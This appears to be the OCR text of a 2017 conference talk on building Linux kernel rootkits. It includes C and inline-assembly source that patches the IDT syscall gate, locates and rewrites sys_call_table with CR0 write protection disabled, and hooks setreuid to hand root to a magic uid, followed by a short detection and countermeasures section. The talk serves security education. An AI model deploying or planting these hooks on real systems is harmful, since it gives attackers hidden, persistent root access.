O MAIOR EVENTO DE HACKING, SEGURANÇA E TECNOLOGIA ~~DO BRASIL~~ DO CONTINENTE

Linux rootkit for fun and profit

Ighor Augusto

21/08/2017

ABSTRACT

Whoami

Ighor Augusto Barreto Cândido

Security Researcher, Consultant and Pentester

https://github.com/f0rb1dd3n

Objective

- What is rootkits?
- What does it works?
- How to code a Linux rootkit.

Discalimer

- What we should know:
  - C programming;
  - Linux Structure;
  - Loadable Kernel Modules;
  - Architecture x86/x86_64.

INTRODUCTION

WTF is rootkits?

- Maliciously modified set of administrative tools;
- Originally referred for Unix-like OS;
- Ensure “root” access;
- Generally creates a “hook” on the system.

Scenario

- An attacker discovered a vulnerability, exploit and gain access;
- Uses a local exploit to escalate privileges;
- What does he want?

Keep the access and stay stealth as long as possible!

Current Definition

A rootkit allow an hacker to ensure access and stay stealth on a compromised system.

Common functions:

- Provide a hidden backdoor;
- Ensure root access;
- Make sure it won't make "noise" (stay stealth).
  - Doesn't generate logs or clean it, hide processes, files, sockets and etc…

Types

User mode (ring 3)

Kernel mode (ring 0)

Hypervisor level (ring -1)

Firmware – Bios/UEFI (ring -2)

Types we will demonstrate

User mode (ring 3)

Kernel mode (ring 0)

Hypervisor level (ring -1)

Firmware – Bios/UEFI (ring -2)

Notes


- Hiding out under UNIX, Black Tie Affair, Phrack 25, 1989;
- Abuse of the Linux Kernel for Fun and Profit, Halflife, Phrack 50, 1997;
- A Real NT Rootkit, Greg Hoglund, Phrack 55, 1999;
- System Management Mode Hack, BSDaemon and coideloko and D0nad0n, Phrack 65, 2008;
- UEFI Firmware Rootkits Myths and Reality, Matrosov & Rodinov, H2HC, 2016.

Notes

BLATSTING / BANANAGLEE / BANANABALLOT/ JETPLOW

- Is implants to compromise firewalls;
- Leaked by **Shadow Brokers** who claim to have compromised data from a team known as the “Equation Group” (NSA);

*Document leaked by Edward Snowden.



LINUX ROOTKITS

User-mode rootkits

- Overwrite system binaries/libraries;
- Patch binaries like ssh, sudo, lsof, ping, php;
- Patch libraries like LD_PRELOAD and PAM;
- Kernel independent;
- Easy to detect: checking system binaries against trusted sources/instances;

Kernel-mode rootkits

- Malicious code is loaded directly in the kernel;
- Patch kernel on-the-fly;
- Difficult to detect (generally searching for known patters or known bugs);


System Calls

- Functions build into kernel, which are used for every operation on system;
- They represent a transition from user to kernel space;

```
root@morpheus:~# cat /usr/include/x86_64-linux-gnu/asm/unistd_32.h
#ifndef _ASM_X86_UNISTD_32_H
#define _ASM_X86_UNISTD_32_H 1

#define __NR_restart_syscall 0
#define __NR_exit 1
#define __NR_fork 2
#define __NR_read 3
#define __NR_write 4
#define __NR_open 5
#define __NR_close 6
#define __NR_waitpid 7
#define __NR_creat 8
#define __NR_link 9
#define __NR_unlink 10
#define __NR_execve 11
#define __NR_chdir 12
#define __NR_time 13
#define __NR_mknod 14
#define __NR_chmod 15
```


Inside the kernel



Kernel hook approach 1


- Manipulate the IDT to use a different syscall handler to call a rootkit;

- Is not necessary to modify syscall table or syscall handler;




Kernel hook approach 2

- Copying the syscall table;
- Modified syscall handler used to manipular a copy of sys_call_table;
- Example: SucKIT




Kernel hook approach 3

- Manipulating the Syscall Table;
- When occur a syscall, the rootkit is called instead and after that runs the original syscall;
- Most common used;
- Generally implemented using LKM;



Kernel hook approach 4

- Deeper manipulation inside kernel;
- Hard to implement, because nay kernel structures need to be manipulated;
- Hard to detect;
- Some rootkits uses the Virtual File System layer to manipulate;



LOADABLE KERNEL MODULES

What are LKMs?

- Are object files that contains code to extend the running kernel;
- Used to add support for new hardware (drivers), filesystems or adding system calls;
- Modules that brings new functionalities to kernel;

What are LKMs?

```
int init_module(void) /*used for all initialition stuff*/
{
...
}

void cleanup_module(void) /*used for a clean shutdown*/
{
...
}

# gcc -c -O3 helloworld.c
# insmod helloworld.o
# rmmod helloworld
```

Hooking with LKM

- Example of Patching Interrupt Descriptor Table (approach 1);
- Example of Manipulating a Syscall Table (approach 3);

Hooking with LKM

- Example of Patching Interrupt Descriptor Table (approach 1);

- Example of Manipulating a Syscall Table (approach 3);

```
 83 int __init chdir_init(void){
 84     /** Interrupt descriptor
 85      *  base address of idt_table
 86      */
 87     struct desc_ptr idtr;
 88     unsigned int syscall_disp;
 89     gate_desc  *new_syscall;
 90
 91     new_syscall = (gate_desc *)kmalloc(sizeof(gate_desc), GFP_KERNEL);
 92     orig_syscall = (gate_desc *)kmalloc(sizeof(gate_desc), GFP_KERNEL);
 93
 94     store_idt(&idtr);
 95     idt_base = (unsigned int *)idtr.address;
 96
 97     /* Two ways,
 98      * 1- extract syscall handler address from idt table
 99      * 2- register interrupt and hook it with syscall handler
100      * METHOD 1:
101      */
102     patchr = (unsigned int) patch;
103     *orig_syscall = ((gate_desc *) idt_base)[0x80];
104
105     /* System call dispatcher address */
106     syscall_disp = (orig_syscall->a & 0xFFFF) | (orig_syscall->b & 0xFFFF0000);
107     *((unsigned int *) &syscall_handler) = syscall_disp;
108     real_addr = syscall_disp;
109
110     //construct new gate_desc for fake dispatcher
111         // copy segment descriptor from original syscall dispatcher gatedesc
112     new_syscall->a = (orig_syscall->a & 0xFFFF0000);
113         // copy flags from the original syscall dispatcher
114     new_syscall->b = (orig_syscall->b & 0x0000FFFF);
115     new_syscall->a |=(unsigned int) (((unsigned int)fake_syscall_dispatcher) & 0x0000FFFF);
116     new_syscall->b |=(unsigned int) (((unsigned int)fake_syscall_dispatcher) & 0xFFFF0000);
117
118     ((gate_desc *)idt_base)[0x80] = *new_syscall;
119     /* Overwrite idt syscall dispatcher desc with ours */
120
121     return 0;
122 }
```

Fake Syscall Handler

```
26 void fake_syscall_dispatcher(void){
27     /* steps:
28      *  1- reverse the stdcall stack frame instructions
29      *  2- store the stack frame
30      *  3- do [Nice] things
31      *  4- restore stack frame
32      *  5- call system call
33      */
34     __asm__ __volatile__ (
35         "movl %ebp,%esp\n"
36         "pop %ebp\n");
37     __asm__ __volatile__ (
38         ".global fake_syscall\n"
39         ".align 4,0x90\n"
40     );
41
42     __asm__ __volatile__ (
43     "fake_syscall:\n"
44         "pushl %ds\n"
45         "pushl %eax\n"
46         "pushl %ebp\n"
47         "pushl %edi\n"
48         "pushl %esi\n"
49         "pushl %edx\n"
50         "pushl %ecx\n"
51         "pushl %ebx\n"
52         "xor %ebx,%ebx\n");
```

```
53
54     __asm__ __volatile__ (
55         "movl $12,%ebx\n"
56         "cmpl %eax,%ebx\n"
57         "jne done\n"
58         );
59     __asm__ __volatile__ (
60         "\tmov %esp,%edx\n"
61         "\tmov %esp, %eax\n"
62         "\tpushl %eax\n"
63         "\tpush %edx\n"
64         );
65     __asm__ __volatile__(
66         "\tcall *%0\n"
67         "\tpop %%ebp\n"
68         "\tpop %%edx\n"
69         "\tmovl %%edx,%%esp\n"
70         "done:\n"
71         "\tpopl %%ebx\n"
72         "\tpopl %%ecx\n"
73         "\tpopl %%edx\n"
74         "\tpopl %%esi\n"
75         "\tpopl %%edi\n"
76         "\tpopl %%ebp\n"
77         "\tpopl %%eax\n"
78         "\tpopl %%ds\n"
79         "\tjmp *%1\n"
80         :: "m" (patchr), "m"(syscall_handler));
81 }
```

Hooking with LKM

- Example of Patching Interrupt Descriptor Table (approach 1);

- Example of Manipulating a Syscall Table (approach 3);

Getting sys_call_table

```
root@morpheus:~# cat /boot/System.map-4.9.0-kali4-amd64 | grep sys_call_table
ffffffff818001a0 R sys_call_table
ffffffff81801560 R ia32_sys_call_table
```

- Inconvenient, because we aways will have to change the code for different kernel versions;
- We need to get this dynamically;

Getting sys_call_table

```
unsigned long *get_syscall_table_bf(void)
{
    unsigned long *syscall_table;
    unsigned long int i;

    for (i = START_MEM; i < END_MEM; i += sizeof(void *)) {
        syscall_table = (unsigned long *)i;

        if (syscall_table[__NR_close] == (unsigned long)sys_close)
            return syscall_table;
    }
    return NULL;
}
```

Hooking a syscall

- We need to set write permissions to sys_call_table;
- Hook;
- Restore the permissions;

```
original_setreuid = (void *)syscall_table[__NR_setreuid];

write_cr0 (read_cr0 () & (~ 0x10000));
syscall_table[__NR_setreuid] = new_setreuid;
write_cr0 (read_cr0 () | 0x10000);
```

Hooking a syscall

```
asmlinkage int new_setreuid(uid_t ruid, uid_t euid)
{
    int ret;

    DEBUG_HOOK("ruid == %d && euid == %d\n", ruid, euid);

    if(ruid == 1337 && euid == 1337)
    {
        commit_creds(prepare_kernel_cred(0));
        ret = sys_setreuid(0, 0);
    }

    return ret;
}
```

DEMO

Note

BLATSTING

- Is an obfuscated Linux rootkit that loads into kernel;
- Created by Equation Group (NSA) and leaked by Shadow Brokers;
- Focused on firewall hacking;
- Uses a syscall hook on sys_call_table to inject code;

- Reverse-Engineering notes by Wladimir van der Laan:
  https://gist.github.com/laanwj/9e5e404266a8956beabde522f97c421b

Example of Kernel-mode rootkit without LKM

SucKIT

- Presented in Phrack issue 58, 0x07;
- Fully working rootkit that is loaded through /dev/kmem
- Doesn’t use LKM
- Modifies the interrupt handler to usa a different syscall table;
- Provide a connect-back shell initiated by a spoofed packet, can hide processes, files and connections;

COUNTERMEASURES

Methods to detect a rootkit

- Checksum of important files;
- Rootkit detector programs using signatures (chkrootkit, rkhunter, etc…);
- Backups of central kernel structures;
- Kernel Intrusion Detection System;
- Network Intrusion Detection System;
- Anti-rootkit kernel modules;
- Forensic;

Bad News! All these techniques can be bypassed

Clean reinstall is highly recommended in case of rootkits detection!

CONCLUSION

It's better to prevent than to remedy

- Defending against rootkits is always an ongoing work. Rootkits are getting more and more sophisticated;
- There is no really generic and effective solution;
- Is better avoid compromising host (a.k.a. fix vulnerabilities) than defend of rootkits;
- There isn’t a magic tool that detects everything, use the combination of them for better results;
- Have a good contingency plan (a.k.a. backup);

References

- https://en.wikipedia.org/wiki/Rootkit
- “Abuse of the Linux Kernel for Fun and Profit”, Halflife, Phrack 50, 1997;
- “LKM HACKING”, The Hackers Choice (THC), 1999;
- “Linux rootkits & TTY Hijcking”, Antonio Pérez Pérez, EGI Technical Forum 2011;
- “UNIX and Linux based Kernel Rootkits”, Andreas Bunten, DIMVA 2004;
- https://memset.wordpress.com/2011/01/20/syscall-hijacking-dynamically-obtain-syscall-table-address-kernel-2-6-x/
- http://blog.conviso.com.br/linux-rootkits-hooking-syscalls/
- https://d0hnuts.com/2016/12/21/basics-of-making-a-rootkit-from-syscall-to-hook/
- https://ruinedsec.wordpress.com/2013/04/04/modifying-system-calls-dispatching-linux/

Thanks !

ighor@intruder-security.com

#dontstophacking